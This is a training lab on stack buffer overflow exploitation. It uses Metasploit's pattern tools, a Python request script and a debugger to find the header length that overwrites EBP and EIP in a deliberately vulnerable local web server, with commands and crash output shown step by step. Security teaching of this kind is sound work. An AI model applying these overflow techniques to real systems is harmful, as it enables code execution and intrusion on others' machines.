Lab 2: Improving the Crash

Introduction

In this lab, we will take what we know about the crash in the AngrySpider request header parser and determine the exact length of the header field we need to affect EBP and EIP.

Recall that in the x86 architecture, the EBP register contains a pointer to the base of the stack frame for a given function, and the EIP register points to the next instruction to be executed in memory. When a function is executed by the process, EBP and EIP are saved to the stack so that the processor knows where to return when the function finishes. Therefore, overwriting these values on the stack will result in changing the register values when the function returns.

Step 1: Determine the desired length of the header

The goal is to find the length of header we need to send so that we can place an arbitrary memory address into EIP when the vulnerable function returns. This will allow us to execute anything in memory!


To do this, we will use a pattern generator. Pattern generators create buffers with unique sequences, which allows us observe the characters that get placed into EIP and measure the offset of those characters in the sequence.

On Kali, generate a 500-character sequence using the pattern_create tool, and save the pattern into a file:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb\
    -l 500 | tee pattern.txt
```

Step 2: Debugging the target executable

First, run AngrySpider in a terminal, like in Lab 01 (`./angryspider`). Then, start Evan's Debugger through the Applications menu in the top-left corner of the Kali desktop: *Applications > 07 - Reverse Engineering > edb-debug…* Attach to the process in the debugger using *File > Attach* and select the angryspider process:




```
root@kali:~/AngrySpider# ./angryspider
Listening on port 8080...
```

PID	UID	Name
1876	root	kworker/u8:0
1884	root	kworker/0:2
1888	root	angryspider

Once you have Evan's Debugger attached, click *Debug > Run.* Debugging the webserver will allow us to inspect the process as its running, but more importantly, it will allow us to do some post-mortem debugging; in other words, it will allow us to figure out what went wrong after the process crashes.

Step 3: Send the pattern as a header to the webserver

Let's send the pattern generated in Step 1 to the webserver, as an HTTP header. First, edit the shellcode_template.py file to look like this:




```
BUFFERSIZE = 500
SHELLCODE  = open('pattern.txt').read()
PADDING    = '\x90'*(BUFFERSIZE - len(SHELLCODE))
SAVED_EIP  = 0xffffffff
```

Save the file, and send the request to the webserver:

```
$ python shellcode_template.py http://127.0.0.1:8080
```

Notice it hung; the debugger recovered a segmentation fault, and gave us a cryptic error:




```
Illegal Access Fault

The debugged application encountered a segmentation fault.
The address 0x69413669 could not be accessed.

If you would like to pass this exception to the application press
Shift+[F7/F8/F9]
```

Notice anything interesting about the illegal address (yours may be different)? It's ASCII!!




```
root@kali:~/AngrySpider# python
Python 2.7.12+ (default, Sep  1 2016, 20:27:38)
[GCC 6.2.0 20160822] on linux2
Type "help", "copyright", "credits" or "license"
>>> '69413669'.decode('hex')
'iA6i'
```

In fact, that's a substring of the pattern we generated. This is exciting, because the data we sent in our header is being interpreted by the processor as a memory address ("The address 0x69413669… "), which tells us that we clobbered a pointer on the stack.

As an important aside, the ASCII bytes are backwards (because the debugger interpreted the bytes as a 4-byte memory address and x86 is a little-endian architecture), so let's flip the string and find its offset in our pattern using pattern_offset.pl:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb\
    -l 500 -q i6Ai
[*] Exact match at offset 259
```

This means that the processor is interpreting four bytes, at an offset of 259 bytes into our data, as a memory address. Let's clean up our buffer a little bit and send a new request:



```
BUFFERSIZE = 259
SHELLCODE  = 'A'*259
PADDING    = '\x90'*(BUFFERSIZE - len(SHELLCODE))
SAVED_EIP  = 0x42424242
```


Restart the webserver in the debugger by doing the following (you'll be doing this a lot…):

1. Click *Debug* > *Detach* in the debugger
2. Re-run AngrySpider in the terminal (./angryspider)
3. Click *File* > *Attach* in the debugger and select angryspider
4. Click *Debug* > *Run*

And finally, send the new request:

```
python shellcode_template.py http://127.0.0.1:8080
```

We get a new SEGFAULT:




Illegal Access Fault

The debugged application encountered a segmentation fault.
The address **0x42424242** could not be accessed.

If you would like to pass this exception to the application press Shift+[F7/F8/F9]

We can confirm that 0x42424242 is "BBBB" using the same Python one-liner as above, or manually using "man ascii". You have now verified how much data you need in your buffer to clobber an important address on the stack with any address of your choosing!

It is not immediately obvious in Evan's Debugger, but the "BBBB" string is actually being loaded into EIP. You can prove this to yourself by right-clicking EIP in the registers window and selecting "Follow in Dump":



```
General Purpose
EAX: b7fb4dbc
EBX: 00000000
ECX: c6a747eb
EDX: bffff9e4
EBP: 00000000
ESP: bffff9bc
ESI: b7fb3000
EDI: b7fb3000
EIP                            gryspider>
EFL
CS:
DS:
ES: 007b
FS: 0000 (0
GS: 0033 (b
SS: 007b
ST0: 0
ST1: 0
```

No Memory Found

There appears to be no memory at that location (0x42424242)

As an exploit developer, this is glorious: the processor is taking 4 bytes that you send it, interpreting those bytes as a memory address, and blindly trying to execute whatever data is at that address in memory! Sadly, when the processor tries to fetch instructions from 0x42424242 in memory, it detects that that is an invalid address, and raises a SEGFAULT. But that won't be a problem for long.

EIP isn't the only register you've affected: EBP contains 0x41414141 ("AAAA"), which you can verify using the same method as shown above. **Why was EBP also affected?**

Conclusion

Using Evan's Debugger and issuing a buffer overflow with a patterned string, we were able to determine how long a request header needs to be to land 4 specific bytes into EIP. Why do we care?

"Controlling EIP" means that we can point the processor anywhere in memory, and it will happily execute the data that's stored there. In the next lab, you will place x86 "shellcode" into a buffer in memory and tell the processor to execute it using this trick.